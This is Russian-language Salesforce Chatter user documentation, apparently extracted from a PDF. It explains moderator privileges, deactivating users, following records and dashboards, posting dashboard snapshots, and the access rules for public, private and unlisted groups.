Модератор — это пользователь Chatter, которому предоставлены дополнительные полномочия. Например, модератор может следующее.

Эти полномочия включают следующее.

- Назначение привилегий модератора пользователям Chatter Free.
- Назначение пользователя Chatter Free в качестве модератора или лишение его этой привилегии.
- Доступ к сведениям обо всех пользователях в организации
- Удалить доступные сообщения и комментарии

Если пользователь является модератором, то над его фотографией отображается соответствующая надпись.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для модерирования сети Chatter:

- Модерирование Chatter


СМ. ТАКЖЕ:

Действия, доступные пользователям посредством роли в группе Chatter

Назначение привилегий модератора пользователям Chatter Free

Модератор может назначить привилегии модератора пользователям Chatter Free. При необходимости эти привилегии могут быть отменены.

1. Чтобы открыть профиль другого пользователя, щелкните его имя на вкладке «Люди» или в ленте.
2. При необходимости выполните указанные ниже действия посредством меню действий пользователя на странице профиля.



- Чтобы предоставить пользователю полномочия модератора, выберите **«Назначить привилегии модератора»**.
- Чтобы лишить модератора его полномочий, выберите **«Удалить привилегии модератора»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения привилегий модератора пользователям Chatter Free:

- Модерирование Chatter


СМ. ТАКЖЕ:

Изменение ролей в группе Chatter

Деактивация пользователей Chatter Free

Модератор может деактивировать пользователей Chatter Free (например, пользователей, которые больше не являются сотрудниками компании).

1. Чтобы открыть профиль другого пользователя, щелкните его имя на вкладке «Люди» или в ленте.
2. Выберите параметр **«Деактивировать пользователя»** в меню действий на странице профиля.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для деактивации пользователей Chatter Free:

- Модерирование Chatter

Чтобы повторно активировать пользователя Chatter Free, найдите профиль нужного пользователя посредством функции глобального поиска, так как деактивированные пользователи не отображаются на вкладке «Люди». Чтобы активировать пользователя, выполните указанные ниже действия.

1. Найдите профиль нужного пользователя с помощью функции глобального поиска.
2. В профиле нажмите кнопку **«Управлять пользователем»** и выберите **«Активировать пользователя»**.

СМ. ТАКЖЕ:

Что происходит в результате деактивации ответственного за группу Chatter?

Записи и списковые представления

Настройте параметры отслеживания записей, смотрите ленты Chatter в списковых представлениях и узнайте больше о рекомендациях по записям.

Автоматическое отслеживание созданных записей

Лента Chatter содержит обновления для созданных записей только в случае изменения их отслеживаемых полей.

Просмотр лент записей

Чтобы просмотреть обновления для записи, воспользуйтесь лентой Chatter, связанной с отслеживаемой записью.

Можно ли создавать настраиваемые отчеты по отслеживаемым записям?

Могут ли другие пользователи отслеживать мои записи?

Рекомендации по записям

Просмотр лент Chatter в списковых представлениях

Чтобы просмотреть обновления для записей, добавленных в списковое представление, откройте ленту Chatter объекта прямо из спискового представления.

Добавление спискового представления в избранное Chatter

Чтобы отслеживать ключевые бизнес-процессы прямо на вкладке Chatter, добавьте списковое представление в избранное Chatter.

Автоматическое отслеживание созданных записей

Лента Chatter содержит обновления для созданных записей только в случае изменения их отслеживаемых полей.

По умолчанию созданные записи не отслеживаются автоматически. Чтобы включить функцию автоматического отслеживания созданных записей, настройте соответствующие параметры Chatter.

1. Введите строку *«Мои ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мои ленты»**.
2. Установите флажок «Автоматически отслеживать созданные записи».
3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по автоматическому отслеживанию записей.

- Ответственный за родительскую запись по умолчанию становится ответственным за дочернюю запись после ее создания. Автоматическое отслеживание доступно только для ответственного за родительскую запись.
- Изменение ответственного за организацию инициирует обновление поля записи «Ответственный за организацию». Автоматическое отслеживание организации новым ответственным выполняется только в том случае, если поле «Ответственный за организацию» поддерживает функцию отслеживания лент, а новому ответственному доступна функция автоматического отслеживания.
- Изменение поля «Ответственный за организацию» при создании записи блокирует автоматическое отслеживание организации пользователем, создавшим запись.

  Рассмотрим сценарий ниже. Пользователь создает запись. Сохранение записи инициирует выполнение бизнес-правила, сохраняющего запись после переназначения поля «Ответственный за организацию» другому пользователю. Другими словами, поле «Ответственный за организацию изменяется до сохранения записи. Таким образом, автоматическое отслеживание записи не выполняется, так как пользователь, создавший запись, не несет за нее ответственность.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи:
- Чтение для записи

СМ. ТАКЖЕ:

Просмотр лент записей

Рекомендации по записям

Просмотр лент записей

Чтобы просмотреть обновления для записи, воспользуйтесь лентой Chatter, связанной с отслеживаемой записью.

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ленты записей позволяют отслеживать сведения для доступных записей. Чтобы открыть ленту записи над сведениями об организации, щелкните ссылку **«Показать ленту»** на странице сведений о записи.

Прим.: Доступ имеет первостепенную важность. Например, пользователь переназначает запись, а затем понимает, что ее необходимо обновить. Как правило, запись можно открыть и обновить. Но после переназначения доступ к записи утрачивается, и пользователь не сможет просмотреть или обновить ее.

Ниже перечислены действия, доступные в ленте записи.

- Просмотр сообщений, комментариев и изменений отслеживаемых полей.
- Создание и публикация обновления для записи.

  Обновления на странице сведений о записи также отображаются на странице Chatter пользователей, отслеживающих данную запись. Все пользователи, имеющие доступ к записям, могут просмотреть обновление на ленте «Вся компания» (Salesforce Classic). Они могут отображаться на ленте «Основные показатели компании» (Lightning Experience), в зависимости от рейтинга популярности сообщения и его занятости (например, комментарии, положительные голоса и просмотры).

- Просмотр пользователей, отслеживающих запись.
- Поиск по ленте записи ( ).

  Прим.: Результаты поиска не содержат изменения в ленте, внесенные в поля записей.

Можно ли создавать настраиваемые отчеты по отслеживаемым записям?

В настоящее время отчеты не могут быть созданы по записям, отслеживаемым в сети Chatter.

СМ. ТАКЖЕ:

Люди и записи, отслеживаемые по умолчанию

Могут ли другие пользователи отслеживать мои записи?

Да, при условии, что им уже доступна ваша запись. Пользователи могут отслеживать только доступные им записи и, следовательно, просматривать обновления только для этих записей.

СМ. ТАКЖЕ:

Рекомендации по записям

Рекомендации по записям

Благодаря функции отслеживания записей, пользователи могут всегда быть в курсе всех важных изменений, внесенных в организации, контакты, возможности и т. д. Chatter рекомендует собственные записи (если эти записи еще не отслеживаются), записи, которые просматривались или изменялись пользователем, а также родительские организации отслеживаемых записей.

Chatter не рекомендует записи, для которых администратор Salesforce отключил функцию отслеживания лент. Рекомендации по записям относятся только к возможностям, организациям, интересам, контактам и статьям.

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Чтобы просмотреть рекомендуемые записи для определенного объекта, выберите нужный объект на боковой панели. Например, чтобы просмотреть только рекомендуемые организации, выберите объект **«Организации»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Если рекомендации не отображаются, следовательно, пользователь уже отслеживает все рекомендованные записи.

СМ. ТАКЖЕ:

Просмотр лент записей

Просмотр лент Chatter в списковых представлениях

Чтобы просмотреть обновления для записей, добавленных в списковое представление, откройте ленту Chatter объекта прямо из спискового представления.

Если организация использует Chatter, то ленты Chatter поддерживаются списковыми представлениями большинства объектов, отслеживаемых лентами. Некоторые объекты, отслеживаемые лентами, не имеют ленты Chatter, связанной с их списковым представлением. В настоящее время ленты Chatter можно видеть в списковых представлениях для возможностей, организаций, обращений, интересов, кампаний, контактов и настраиваемых объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

- Чтобы просмотреть ленту Chatter, содержащую обновления для записей данного спискового представления, добавленные за последние 30 дней, нажмите кнопку **Chatter** в списковом представлении стандартного или настраиваемого объекта.

  Если включено планирование с помощью перетаскивания для списковых представлений, то ленты Chatter не отображаются в списковых представлениях для организаций, контактов и интересов.
- Чтобы вернуться к списковому представлению, нажмите кнопку **«Список»**.

СМ. ТАКЖЕ:

Просмотр лент записей

Добавление спискового представления в избранное Chatter

Чтобы отслеживать ключевые бизнес-процессы прямо на вкладке Chatter, добавьте списковое представление в избранное Chatter.

1. Откройте текущее списковое представление или создайте списковое представление для набора записей (например, для организаций, возможностей или интересов).
2. Чтобы просмотреть обновления Chatter для элементов списка, щелкните **«Лента»** в верхнем правом углу.
3. Щелкните ссылку **«Добавить в избранное»**.
   Имя, отображаемое в избранном на вкладке Chatter, соответствует имени спискового представления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Просмотр лент записей

Панели мониторинга и их компоненты

Отслеживание панелей мониторинга и их компонентов

Если панели мониторинга поддерживают функцию отслеживания лент, то пользователи могут просматривать обновления и изменения полей в ленте Chatter.

Для создания предупреждений используются только нефильтрованные данные. То есть, предупреждения не отправляются в том случае, если значение компонента преодолело контрольную точку в результате фильтрации.

Если ленты не отображаются, обратитесь к администратору с просьбой включить функцию отслеживания лент для панелей мониторинга.

Например, чтобы получать предупреждения о том, что общий объем продаж упал до определенного показателя на шкале, настройте функцию условного выделения для этого компонента и начните его отслеживание.

1. Чтобы начать отслеживание панели мониторинга, нажмите кнопку **«Отслеживать»**.

   При отслеживании панели мониторинга в Salesforce Classic автоматически выполняется отслеживание всех соответствующих компонентов.

   При отслеживании панели мониторинга в Lightning Experience отслеживание каких-либо компонентов не ведется.

2. Однако при необходимости для отслеживания определенного компонента панели мониторинга можно переключиться на Salesforce Classic. Чтобы открыть меню , наведите указатель мыши на нужный компонент. Затем выберите пункт **«Отслеживать этот компонент»**.

   Чтобы закрыть меню, щелкните пустую область экрана.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Чтобы прекратить отслеживание компонента, щелкните значок и выберите пункт **«Отслеживание»**.

Обратите внимание на следующие ограничения в отношении отслеживания панелей мониторинга и их компонентов.

- Lightning Experience не поддерживает отслеживание компонентов. Для отслеживания компонентов панели мониторинга, переключитесь на Salesforce Classic.
- Динамические панели мониторинга не поддерживают следующие компоненты.

СМ. ТАКЖЕ:

Просмотр лент записей

Общие сведения о публикации снимков в ленту пользователя или группы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При публикации снимка компонента в ленту Chatter рекомендуем определить пользователей, которым данный компонент должен быть доступен для просмотра и комментирования.

Снимок — это статическое изображение компонента панели мониторинга в определенный момент времени, опубликованное в ленту Chatter. Чтобы предоставить общий доступ к данным и добавить комментарии для компонента, снимок компонента может быть опубликован в ленту пользователя или группы. Например, пользователь может опубликовать снимок продаж за текущий месяц для своей рабочей группы.

Каждому снимку присваивается метка «Просмотр как». Данная метка содержит имя текущего пользователя, компонент панели мониторинга которого просматривается в настоящее время.

Пользователи могут публиковать снимки отфильтрованных компонентов (кроме компонентов Visualforce и S-Control). Если фильтры все еще действительны, то при выборе заголовка снимка в ленте открывается отфильтрованное представление панели мониторинга. В противном случае отображается нефильтрованная панель мониторинга.

Если публикация снимка недоступна, обратитесь к администратору с просьбой включить поддержку снимков компонента панели мониторинга.

Важное замечание: Снимок, опубликованный в ленту пользователя или группы, становится потенциально доступным для всей организации, а именно:

- снимок, опубликованный в ленту пользователя, становится общедоступным. Данный снимок доступен любому, кто просматривает профиль этого пользователя;
- снимок, опубликованный в общедоступную группу, становится общедоступным. Данный снимок доступен любому, кто просматривает профиль текущего пользователя или ленту группы;
- снимок, опубликованный в личную группу, становится доступным для всех участников этой группы.

Кроме того, снимок отображается пользователям независимо от наличия у них прав доступа к панелям мониторинга. Убедитесь, что компонент не содержит важной информации!

СМ. ТАКЖЕ:

Отслеживание панелей мониторинга и их компонентов

Публикация снимков компонентов панелей мониторинга в Chatter

Чтобы предоставить другим пользователям возможность отслеживания изменений в данных, опубликуйте снимок компонента панели мониторинга в сеть Chatter.

Снимок — это статическое изображение компонента панели мониторинга в определенный момент времени, опубликованное в ленту Chatter.

- Чтобы предоставить доступ к сведениям тем пользователям, которые отслеживают панель мониторинга, снимок компонента может быть опубликован в ленту панели мониторинга. Например, публикация снимка диаграммы региональных продаж с целью уведомления рабочей группы о снижении объемов продаж в Краснодарском крае.
- Чтобы побудить пользователя или участника группы оставить свой комментарий или выполнить какое-либо действие, снимок компонента может быть опубликован в ленту соответствующего пользователя или группы.

Каждому снимку присваивается метка «Просмотр как». Данная метка содержит имя текущего пользователя, компонент панели мониторинга которого просматривается в настоящее время.

Пользователи могут публиковать снимки отфильтрованных компонентов (кроме компонентов Visualforce и S-Control). Если фильтры все еще действительны, то при выборе заголовка снимка в ленте открывается отфильтрованное представление панели мониторинга. В противном случае отображается нефильтрованная панель мониторинга.

Если ленты не отображаются, обратитесь к администратору с просьбой включить функцию отслеживания лент для панелей мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

1. Если вы используете Salesforce Classic, выполните следующие действия. Чтобы открыть меню , наведите указатель мыши на нужный компонент.

   Чтобы закрыть меню, щелкните пустую область экрана.

   В Lightning Experience. Сначала разверните компонент, нажав , а затем **«Опубликовать»**.

2. Если вы используете Salesforce Classic, выполните следующие действия. Выберите область для отображения снимка.
   - Чтобы добавить снимок на панель мониторинга, щелкните **«Опубликовать снимок в ленту панели мониторинга»**.
   - Чтобы добавить снимок в ленту пользователя или группы, щелкните **«Опубликовать снимок в ленту пользователя или группы»**.

   В Lightning Experience. Выберите область для публикации снимка.
   - Чтобы опубликовать его в ленте панели мониторинга, щелкните **«Эта панель мониторинга»**.
   - Чтобы опубликовать его в группе, щелкните **«Группа»**.
   - Чтобы опубликовать его в своей ленте, щелкните **«Мои отслеживающие»**.

3. Напишите комментарий в текстовом поле. В Salesforce Classic нажмите кнопку **ОК**. В Lightning Experience нажмите кнопку **«Опубликовать»**. Комментарий может содержать упоминание, что публикуемый компонент является отфильтрованным.

Снимок и комментарий будут незамедлительно добавлены в ленту панели мониторинга, пользователя или группы.

Прим.: Изображения отображаются в лентах в течение четырех месяцев. По истечении этого времени остаются только комментарии.

Совместная работа в группах Chatter

Используйте публичные, закрытые и неуказанные группы Chatter для организации совместной работы с коллегами в своей компании.

Группы Chatter

Сотрудничество с определенными пользователями. Например, при работе над групповым проектом пользователь может создать группу, чтобы обмениваться с другими ее участниками рабочими файлами и сведениями. Ленты группы в Lightning Experience представляют собой ленты, обновляемые в реальном времени. Для просмотра новых сведений не требуется обновление страницы.

Неуказанные группы

По сравнению с личными группами неуказанные группы являются более конфиденциальными. Неуказанные группы доступны только участникам группы и пользователям с полномочием «Управление неуказанными группами» в списковых представлениях, лентах и результатах поиска.

Информация «Просмотрели» (Seen-By) в личных и неуказанных группах

Сообщения в личных и неуказанных группах Chatter снабжены счетчиками просмотров, указывающими количество пользователей, просмотревших сообщение. Чтобы увидеть имена этих пользователей, щелкните счетчик.

Фильтрация лент группы

В Lightning Experience имеется множество фильтров лент групп, позволяющих быстро получать нужную информацию.

Использование страницы «Группы» приложения Chatter

Страница «Группы» отображает список групп Chatter, доступных в компании.

Присоединение или выход из состава группы

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

Группы Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сотрудничество с определенными пользователями. Например, при работе над групповым проектом пользователь может создать группу, чтобы обмениваться с другими ее участниками рабочими файлами и сведениями. Ленты группы в Lightning Experience представляют собой ленты, обновляемые в реальном времени. Для просмотра новых сведений не требуется обновление страницы.

Пользователь может стать участником не более 300 групп, а компания может использовать не более 30,000 групп. Группы Chatter могут быть общедоступными, личными, неуказанными и архивными.

- **Общедоступная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться любыми пользователями. Участником общедоступной группы может стать любой пользователь.
- **Личная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы. Для присоединения к группе пользователь должен обратиться к ответственному или менеджеру группы. Просмотр сообщений, обновлений и файлов группы во всей организации доступен пользователям с полномочиями «Изменение всех данных» и «Просмотр всех данных». Прямое присоединение к личным группам и изменение параметров группы доступно пользователям с полномочием «Изменение всех данных».

- **Неуказанная группа**: сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы и пользователями с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение к группе. Новый участник может быть добавлен в группу только ответственным или менеджером группы. Неуказанные группы являются более конфиденциальными, поэтому недоступны другим пользователям в списковых представлениях, лентах и результатах поиска.
- **Группы с клиентами.** В личные и неуказанные группы могут вступать клиенты. Вы можете отметить группы с клиентами оранжевым левым верхним углом групповой фотографии.
- **Архивные группы.** Некоторые группы могут быть архивными. Архивная группа не поддерживает создание сообщений, но сохраняет данные для последующего использования.

Прим.: Ленты группы в реальном времени — это новая функция в Lightning Experience с множеством дополнительных возможностей и рядом известных проблем.

- Содержимое публикуется в группу в реальном времени, а упоминания — нет. Если выполняется публикация в группу A, она отображается в реальном времени. Если группа A упоминается в другой ленте, то группа A должна обновить страницу, чтобы просмотреть это упоминание.
- Если появляется новая публикация группы, пользователь получает уведомление только в Lightning Experience.
- При появлении новых комментариев к сообщению, связанному с пользователем, уведомления передаются только в Lightning Experience и появляются, когда пользователь вводит комментарии или щелкает поле комментариев.
- Количество участников, поддерживаемых в ленте в реальном времени, зависит от ограничений подписок организации. Если недоступны лента группы или комментарии в реальном времени, обновите страницу или щелкните поле комментариев. Если проблема сохраняется, возможно, превышено предельное значение для организации. Пользователь может просматривать обновления старым способом, обновляя страницу.
- Пользователю группы ленты может показаться, что она больше не будет функционировать в реальном времени. Это известная проблема, и мы ее решим!

СМ. ТАКЖЕ:

Действия, доступные пользователям посредством роли в группе Chatter

Клиенты Chatter в личных группах

Неуказанные группы

По сравнению с личными группами неуказанные группы являются более конфиденциальными. Неуказанные группы доступны только участникам группы и пользователям с полномочием «Управление неуказанными группами» в списковых представлениях, лентах и результатах поиска.

Подобно личным группам, неуказанные группы позволяют просматривать ленту, файлы и страницу сведений для неуказанной группы только ее участникам. Тем не менее, по сравнению с личными группами неуказанные группы являются более конфиденциальными.

- Неуказанные группы отображаются в списковых представлениях, лентах и результатах поиска только соответствующим участникам. Поиск и просмотр неуказанных групп доступен только участникам и пользователям с полномочием «Управление неуказанными группами».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Страница сведений о группе может просматриваться только участниками данной группы.

  (Личные группы позволяют пользователям, которые не являются их участниками, просматривать сокращенную версию страницы сведений, содержащую имя, описание и список участников.)

- Неуказанные группы могут быть преобразованы в общедоступные или личные группы, но не наоборот.
- Добавление участников группы доступно только ответственным, менеджерам и пользователям с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение.
- Пользователи не могут просматривать недоступные неуказанные группы в профилях других пользователей.
- Файлы, публикуемые в неуказанной группе, доступны только ее участникам. Файл, публикуемый вне неуказанной группы, может быть обновлен другими пользователями, имеющими необходимые полномочия.
- Пользователи с полномочием «Изменение всех данных» или «Просмотр всех данных» могут просматривать неуказанную группу или ее файлы только после добавления в качестве участников. Кроме того, они могут изменять параметры группы только после назначения ответственности за группу или добавления в качестве ее менеджеров.
- Просмотр или изменение неуказанных групп, их файлов и содержимого ленты без добавления в качестве участников доступно только пользователям с полномочием «Управление неуказанными группами».

Ограничения

Ниже перечислены ограничения, применяемые при создании неуказанных групп.

- Настраиваемые страницы или сторонние приложения, интегрированные в систему Salesforce, могут раскрывать сведения о неуказанных группах тем пользователям, которые не имеют доступа посредством пользовательского интерфейса Salesforce. Чтобы определить пользователей, которые могут просматривать информацию в неуказанных группах, обратитесь к администратору.
- Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме.
- Сообщения и комментарии не могут содержать упоминания о неуказанных группах.

СМ. ТАКЖЕ:

Включение неуказанных групп Chatter


Ограничения для неуказанных групп

Информация «Просмотрели» (Seen-By) в личных и неуказанных группах

Сообщения в личных и неуказанных группах Chatter снабжены счетчиками просмотров, указывающими количество пользователей, просмотревших сообщение. Чтобы увидеть имена этих пользователей, щелкните счетчик.


ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.



Какие действия считаются просмотрами Публикация ссылки на сообщение, комментирование, редактирование и просмотр сведений о сообщении. Действия в системе Salesforce Classic отслеживаются и подсчитываются, однако счетчик просмотров и список пользователей отображаются только в Lightning Experience.

Чтобы отключить эту функцию, установите полномочие «Скрыть счетчик просмотров» для выбранных пользователей. Администраторы могут использовать это полномочие для определения, каким пользователям следует показывать счетчик.




Прим.: За редким исключением, эту информацию видят только пользователи с доступом к личным или неуказанным группам. Пользователи с полномочиями «Модификация всех данных» или «Просмотр всех данных» могут получать информацию о просмотрах через API. То есть права доступа у них те же, что и в отношении любого элемента ленты. Если параметр «Скрыть счетчик просмотров» включен для пользователя с полномочиями «Модификация всех данных» или «Просмотр всех данных», такой пользователь не будет видеть данные счетчика. Информация о просмотрах недоступна в отчетах.

Фильтрация лент группы

В Lightning Experience имеется множество фильтров лент групп, позволяющих быстро получать нужную информацию.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.



Ниже перечислены фильтры, доступные для групповых лент.

- **«Все обновления»** — отображение всего содержимого ленты.
- **«Непрочитанные сообщения»** — отображение только непрочитанных сообщений. Для использования фильтра необходимо быть участником группы. Сообщение считается прочитанным, если оно отмечено, снабжено комментарием, отредактировано, просмотрено до конца или просмотрены сведения о нем.
- **«Все вопросы»** — отображение только вопросов, опубликованных с помощью публикатора вопросов.
- **«Вопросы без ответов»** — отображение только вопросов, опубликованных с помощью публикатора вопросов, на которые не даны ответы.
- **«Вопросы без лучшего ответа»** — отображение только вопросов, опубликованных с помощью публикатора вопросов, для которых не выбран лучший ответ.
- **«Вопросы с лучшим ответом»** — отображение только вопросов, опубликованных с помощью публикатора вопросов, для которых выбран лучший ответ.

Использование страницы «Группы» приложения Chatter

Страница «Группы» отображает список групп Chatter, доступных в компании.

Щелкните ссылку **«Группы»** на боковой панели страницы Chatter, чтобы просмотреть список групп Chatter. Ниже перечислены действия, доступные на странице «Группы».

Создание группы

Чтобы открыть страницу «Создать группу» для добавления новой группы, нажмите кнопку **«Создать группу»**.

Фильтрация и сортировка списка групп

Чтобы отфильтровать группы, воспользуйтесь фильтрами ниже.

- **«Недавно просмотренные»** (отображаются группы, которые просматривались недавно, начиная с самых последних групп)
- **«Мои группы»** (отображаются собственные или управляемые группы, либо группы со своим участием)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

- **«Активные группы»** (отображаются активные группы компании)
- **«Мои архивные группы»** (отображаются собственные или управляемые архивные группы, либо архивные группы со своим участием)

Чтобы отсортировать список, щелкните заголовок столбца. Содержимое столбца «Группа» сортируется по имени; содержимое столбца «Последнее действие» сортируется по дате последнего сообщения или комментария для данной группы; содержимое столбца «Состав участников» сортируется по статусу участника.

Поиск группы

Чтобы найти группу, введите описание группы или не менее двух символов из имени группы в поле «Поиск групп». По мере ввода выполняется автоматическая фильтрация списка.

Просмотр группы

